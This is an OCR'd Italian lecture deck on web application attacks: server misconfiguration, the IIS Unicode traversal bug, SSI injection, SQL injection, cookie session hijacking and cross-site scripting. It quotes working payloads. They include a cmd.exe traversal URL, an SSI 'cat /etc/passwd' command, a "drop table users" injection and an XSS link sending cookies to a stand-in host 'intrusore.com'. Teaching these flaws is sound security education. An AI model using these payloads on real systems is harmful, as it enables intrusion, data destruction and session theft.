
 8

Chiudiamo l’analisi relativa alla Finestra Temporale di Esposizione ed iniziamo la discussione concernente le vulnerabilita’ applicative.

## Tecniche di Intrusione “Tradizionali”: LIMITAZIONI


- Le architetture di rete moderne sono diventate piu’ robuste e sicure;
- I firewall sono utillizzati nella maggioranza delle organizzazioni;
- I produttori di sistemi operativi e servizi di rete rilasciano patch in modo estremamente tempestivo;
- Aumento della sensibilita’ nei confronti dei problemi di sicurezza.




Intrusioni mirate a sistemi operativi e servizi di rete vengono sempre piu’ bloccate dai firewall

## Tecniche di Intrusione “Tradizionali”: LIMITAZIONI (cont.)





 11

I server che gestiscono le applicazioni sono sempre piu’ spesso connessi a reti IP non instradabili (uso di indirizzi riservati e NAT).

## Tecniche di Intrusione di Nuova Generazione

- Il traffico Web (http) e' abilitato comunemente ad attraversare tutti i firewall;
- La porta http (80) e' sempre aperta, perche' tentare attacchi su altre piu' protette?
- HTTP viene solitamente percepito come traffico innocuo;
- Attacchi mirati alle applicazioni Web ed al contenuto dei pacchetti in transito sono ancora percepiti come rari.




Tutte le componenti coinvoltr in una applicazione Web sono oggetti di attacchi e intrusioni:

COMUNICAZIONE CLIENT WEB – SERVER WEB : la tecnologia dei cookie (prossime diapositive) viene sfruttata per attacchi ti tipo session hijacking a livello applicativo;

WEB SERVER : errate configurazioni sia del web server che, e soprattutto, dei contenuti (pagine html, cgi e java script, tecnologia Flash, etc.) sono veicolo di intrusioni e compromissioni dei sistemi;

APPLICAZIONI WEB : errori soprattutto nella validazione dei dati forniti in input dai client web (utenti esterni) provocano buffer overflow, sfruttano vulnerabilita' e portano alla compromissione del server;

DATABASE : I database, back-end delle applicazioni Web per la gestione dei dati offrono spesso opportunita' di intrusioni a causa di una loro erronea gestione. Tali intrusioni, data la natura del componente nel quale possono essere mantenuti dati critici puo' avere conseguenze di estrema gravita' (es. Molti i casi di accessi a dati quali estremi di carte di credito, dati personali sensibili di clienti o fronitori, etc.)

### Erronea Configurazione Web Server

Permette l'accesso, ad esempio, a codice sorgente di script associati a pagine.

Esempi di alcune directory critiche che possono essere accedute in lettura a causa dell'errata configurazione del web server:

- /servlet/file/
- /file/
- /*.shtml/
- /ConsoleHelp/
- /servlet/com.sun.server.http.servlet.FileServlet/

 14

## Esempio: UNICODE BUG

**Unicode**: codifica standard per i set di caratteri nelle diverse lingue.

Febbraio 2001, messaggio anonimo su di un forum: *…e' possibile eseguire qualunque comando su IIS 5 (Win 2000) usando la URL*

```
http://url_del_dominio/scripts/..%c1%1c../
          winnt/system32/cmd.exe?/c+dir+c:/
```

…

I primi test hanno mostrato che solo alcuni server non USA erano effettivamente vulnerabili.

Altro esempio di errata configurazione (di default) di un web server che ha questa volta causato l'esecuzione remota di comandi.

## Esempio: UNICODE BUG (seguito)

La stringa risulta essere equivalente a:

```
http://url_del_dominio/scripts/../../
          winnt/system32/cmd.exe?/c+dir+c:/
```

Il risultato e' l'esecuzione remota di **cmd.exe**, l'intrusione si effettua con il semplice invio di una URL.

Microsoft ha rilasciato una patch in tempi rapidissimi, in considerazione della gravita' della vulnerabilita'.

 16

Ulteriori test hanno verificato che con i valori %c0%af e %c1%9c la vulnerabilita' si verificava anche su server con set di caratteri USA, sia per IIS 5 che IIS 4.

I due valori, %c0%af e %c1%9c, sono una rappresentazione dei caratteri "/" e "\"in formato UNICODE (formato standard per la rappresentazione dei caratteri nelle diverse lingue).

La stringa /scripts/../../winnt/system32/cmd.exe?/c+dir+c:/ viene quindi interpretata come:

•Directory /scripts/ della directory di default di IIS

•Vai alla ../ , che interpretato come comando risale alla directory padre della corrente (scripts/). Con l'effetto di puntare alla directory di default di IIS;

•Vai ancora alla ../ , risale nuovamente alla directory padre che in molte installazioni e' la radice del file system;

•Vai in WinNt;

•Vai in system32

•Esegui cmd.exe con I parametri specificati.

Il risultato e' la finestra comandi di Windows, solitamente con diritti di Amministratore.

La sequenza dei gli "/" codificati in formato UNICODE puo' essere aumentata fino a trovare quella esatta per raggiungere WinNt/

## Erronea Validazione Dati di Input

- Permette l'accesso a file critici, esecuzione di comandi, buffer overflow, etc.

- I tag html detti SSI (Server Side Includes) permettono di eseguire comandi sul web server attraverso la notazione #exec.


Esempio: CGI script di esempio presenti di default (molti i casi documentati)

 17

## Esempio: guestbook.pl


- Script presente spesso come esempio esplicativo ed utilizzato in sistemi di produzione;
- Permette di inserire tag SSI nel campo commenti

```
cat /etc/passwd;
    xterm &
```




 18


## Esempio: guestbook.pl (cont.)




**I file html vengono analizzati da un modulo del web server (mod_ssi) attraverso il quale il tag SSI #exec esegue il comando che restituisce al client Web il file delle password**

### Esempio: Handler

- **Handler**: componente del web server che gestisce una specifica tipologia di richiesta (es. accesso a pagine html, invocazione di script cgi o di pagine dinamiche jsp).




- Un handler non ben configurato puo' consentire ad un client Web di forzare una azione illeggittima e non conforme alle specifiche

```
http://10.0.0.2/servlet/com.
sun.server.http.pagecompile.
jsp.runtime.
JspServlet/path/to/file.html
```

© Marco Cremonini 20

Un handler e' un componente del web server che interviene nella gestione di una specifica tipologia di richiesta. Esistono molti handler associati alle componenti (moduli) che processano le differenti interazioni.

Un handler non ben configurato o non ben realizzato puo' essere forzato a processare tipi di dati non previsti.

Un esempio documentato viene riportato in Figura, dove un handler per la generazione di pagine dinamiche ava ( SP) viene forzato a processare un file html.

L'effetto puo' risultare nella compilazione del codice contenuto nella pagina html e nella successiva esecuzione.

Codificando opportunamente il contenuto della pagina html questo puo' portare a forzare l'esecuzione di comandi sul web server e ad una sua conseguente compromissione.

## Erronea Validazione Dati Input & Gestione Query SQL

•Valori di input inseriti da client Web e utilizzati come parametri per formare query SQL possono essere utilizzati per condurre intrusioni;

•Una errata validazione dei dati di input ricevuti da un web server, combinata con un inefficiente controllo delle query SQL eseguite sui database di back-end puo' consentire manipolazioni del database stesso

## Esempio: SQL Injection

Da 'process_login.asp', che processa username e password per il login degli utenti:

```
sql = "select * from users where username = '" +
username + "' and password = '" + password + "'";
```

- Una opportuna configurazione del solo valore per lo Username digitato in input da un client Web ha causato intrusioni gravi e manipolazioni del database di back-end;
- Esistono molti altri casi di vulnerabilita' relative ad accessi illeciti a database provocati dalla semplice mancata validazione dei valori di input.

 22

Se l'utente inseriva i seguenti parametri:

Username: '; drop table users--

Password:

la tabella 'users' puoteva essere cancellata, impedendo l'accesso all'applicazione a tutti i legittimi utenti.

I caratteri '--' erano necessari per impedire che venisse generato un errore, il ';' per isolare la 'drop table users' e farla riconoscere come comando.

Questo presentato e' un esempio molto semplice di vulnerabilita' contenuta in una procedura di gestione dei parametri di autenticazione che puo' condurre ad azioni gravi sul database di back-end.

E' facilmente correggibile, chiaramente.

Molti altri casi di SQL Injection, notevolmente piu' complessi, sono stati studiati e descritti (nonche' utilizzati per compiere intruzioni).

Riferimenti piu' completi sono largamente disponibili, ad esempio su:

http://www.nextgenss.com/research/papers.html

## Principali Cause di Compromissione di Web Server

- La complessita' di alcune architetture Web possono facilmente nascondere errate configurazioni o implementazioni;
- Errato controllo e validazione delle URL;
- La combinazione tra i diversi Web server e i differenti sistemi operativi puo' presentare vulnerabilita'.

 23

## Principali Cause di Compromissione di Web Server (cont.)

- Codice non correttamente testato;
- Scarsa familiarita’ con le problematiche di sicurezza da parte degli sviluppatori di applicazioni web;
- Time-to-market stringenti per esigenze commerciali.

## HIJACKING di Sessione Applicativa HTTP

- Il protocollo HTTP non definisce uno stato della sessione tra client e server Web;
- Realizzati meccanismi applicativi per **simulare** il concetto di stato attraverso la creazione e lo scambio di un identificatore univoco (**session ID**).

**MECCANISMI**

- URL con session ID;
- Campi Nascosti con session ID;
- Cookie.

 25

## URL con session ID

http://www.nome_sito1.com/view/7AD30725122120803

http://www.nome_sito2.org/r?iid=JKLHISUHSHSIJKSO

Il valore del session ID viene scambiato tra client e server per tutta la durata della interazione appendendolo al valore delle varie URL.

 26

## Campi Nascosti con session ID

```
<FORM METHOD=POST ACTION="/cgi-bin/auth.cgi">
<input type="hidden" name="sessionID" value="15w02LK">
<input type="hidden" name="useraccount" value="184283">
<input type="hidden" name="Access Account">
</FORM>
```

Il valore del session ID, ed eventualmente altri parametri critici, vengono inseriti come campi nascosti (type="hidden") nelle pagine html e passati come parametri agli script associati alle azioni richieste.

**COOKIE**

Usato per simulare lo stato di una sessione http.

```
www.redhat.com FALSE / FALSE 1154029490
                    Apache 64.3.40.151.16018996349247480
```

Scambiati tra client e server, spesso attraverso comunicazioni NON protette;

Contengono sempre almeno un IDENTIFICATORE della sessione del particolare utente;

Possono servire per:

- informazioni commerciali (pagine visitate, prodotti cercati, preferenze, etc.)
- autenticazione senza ripetere il login

 28

I tipici valori di un cookie sono:

DOMINIO: (wwwredhat.com) il sito web che ha creato il cookie e che puo' leggerne i valori;

FLAG TRUE/FALSE : (FALSE) indica se tutti gli host del dominio possono leggere il valore del cookie oppure solo quello che l'ha creato;

PERCORSO : ('/') percorso delle URL autorizzate ad accedere ai valori del cookie dal dominio;

SSL : (FALSE) flag indicante se viene richiesta una connessione crittata con protocollo SSL per lo scambio del cookie;


SCADENZA : (1154029490) data di scadenza di validita' del cookie. Espresso in 'Unix time' (numero di secondi a partire dalle 00:00:00 GMT del 1/1/1970). Il valore riportato in esempio corrisponde al 27/7/2006. Se manca una data di scadenza il cookie viene cancellato alla chiusura del browser;

NOME VARIABILE : (Apache) nome della variabile che contiene l'identificatore della sessione;

VALORE : (64.3.40.151.160189…) Valore della variabile.

Intercettando un cookie scambiato durante una comunicazione e ricavandone l'identificatore di sessione, un intrusore puo' impersonare un utente (ad esempio di un servizio di e-commerce).

In alcuni casi puo' ricavare informazioni per il login, memorizzate nel cookie.




Se la sessione applicativa http viene protetta solo all'atto del login e dopo viene mantenuto lo stato attraverso scambio di cookies non protetti, questo puo' dar luogo a possibile incidenti.


L'intrusore che sia in grado di intercettare il cookie, ad esempio con uno sniffer, puo' usarlo reinviandolo al server (Man-in-the-Middle) e facendosi riconoscere come il client, SENZA aver ripetuto la fase di login.

Contromisura: tutta la sessione applicativa basata sull'autenticazione iniziale deve essere protetta, non solo l'operazione di login.

Caso applicativo di SESSION HIJACKING.

Limite: come gia' visto altre volte, ipotizzare lo sniffing dei dati in transito riduce drasticamente le possibilita' di realizzazione di un attacco.


Altri sono i metodi utilizzati perche' piu' facilmente realizzabili ed altrettanto efficaci.




Esempio di caso reale: Microsoft Hotmail (26 Aprile 2002).

`http://www.wired.com/news/print/0,1294,52115,00.html`

 30




La predizione del session ID del cookie, in maniera del tutto analoga a quanto visto per il Sequence Number dei pacchetti IP, dipende dal grado di casualita' del generatore di tali valori.

Casi reali analizzati e descritti nel documento citato mostrano come in molti casi sia possibile, in taluni in maniera estremamente semplice, predire tali session ID.

Considerazioni del tutto analoghe valgono per i meccanismi alternativi ai cookie utilizzati per definire uno stato di una sessione Web :

## CROSS-SITE SCRIPTING (XSS)

CERT Advisory CA-2000-02

Malicious HTML Tag Embedded in Client Web Requests

www.cert.org/advisories/CA-2000-02.html

**XSS non e' un attacco ad un server Web, ma agli UTENTI delle vostre applicazioni Web**

**Conseguenze**

- Impersonificazione;
- Web Session Hijacking;
- Reputazione aziendale a rischio.

 32

Notare che l'avviso del CERT, pubblicato nel 2000, riporta una nota che dice che tale tipologia di attacco non era ancora stata rilevata in nessun caso reale, anche se si sottolineava la pericolosita', considerato anche l'altissimo numero di Web Server compromessi (e quindi potenzialmente esposti a modifiche delle pagine web).

Quindi, a meno di due anni di distanza, un caso di attacco teorico (ovvero non verificato nella pratica) e' diventato uno dei piu' frequenti e diffusi.

## CROSS-SITE SCRIPTING (XSS)

Due tipologie principali:

- Script mascherato il una URL
  `http://www.badapp.com/error.jsp?msg=<SCRIPT>alert("Test");</SCRIPT>`
- Script inserito in una porzione di pagina del sito web

 33

## CROSS-SITE SCRIPTING: Esempi

```
http://www.microsoft.com/education/?ID=MCTN&target=http://www.microsoft
.com/education/?ID=MCTN&target="><script>alert(document.cookie)</script
>

http://www.shopnbc.com/listing.asp?qu=<script>alert(document.cookie)</s
cript>&frompage=4&page=1&ct=VVTV&mh=0&sh=0&RN=1

http://www.oracle.co.jp/mts_sem_owa/MTS_SEM/im_search_exe?search_text=%
22%3E%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E

http://hotwired.lycos.com/webmonkey/00/18/index3a_page2.html?tw=<script
>alert('Test');</script>
```

 34

Esempi tratti da:

David Endler, “The Evolution of Cross-Site Scripting Attacks”, iDEFENSE Inc., 20 Maggio 2002.

Http://www.tdefense.com

**CONSEGUENZE**: poiche' lo script viene eseguito dal browser dell'utente, tale script puo' avere accesso a informazioni proprietarie, pagine visitate, documenti.

Se l'utente e' dietro ad un firewall, l'esecuzione dello script bypassa la protezione perimetrale.

Ancora, il caso di cross-site scripting puo' modificare il contenuto di form o accedere a form che l'utente completa in altre finestre e relative ad altri siti (es. E-commerce).

Tutte le informazioni raccolte possono poi essere trasmesse all'esterno.

## CROSS-SITE SCRIPTING: Cookie

http://www.idefense.com

```
<html>
<head>
<title> Sito da non perdere!!!</title>
</head>
<a
href="http://url_sito_legittimo/index3a_page
2.html?tw=<script>document.location.replace
('http://intrusore.com/steal.cgi?'+document.
cookie);<script>">Leggi questa storia!!!!!
</a>
</body> </html>
```



36

L'evoluzione della vulnerabilita' detta Cross-Site Scripting, riguarda la sottrazione di cookie e l'hijacking di sessioni applicative.

Questo combina due esempi che abbiamo visto precedentemente.

Cliccando sul link contenuto nella pagina mostrata, il client viene reindirizzato alla URL:

**http://intrusore.com/steal.cgi?lubid=010000000F810388579990000000008938338;%20p_uniqid=8s4748F93K75748349**

Ovvero, viene eseguito lo script CGI **steal.cgi**, sul server **intrusore.com** e con i valori del cookie che il sito legittimo aveva inviato alla vittima:

lubid=010000000F810388579990000000008938338
p_uniqid=8s4748F93K75748349

 37

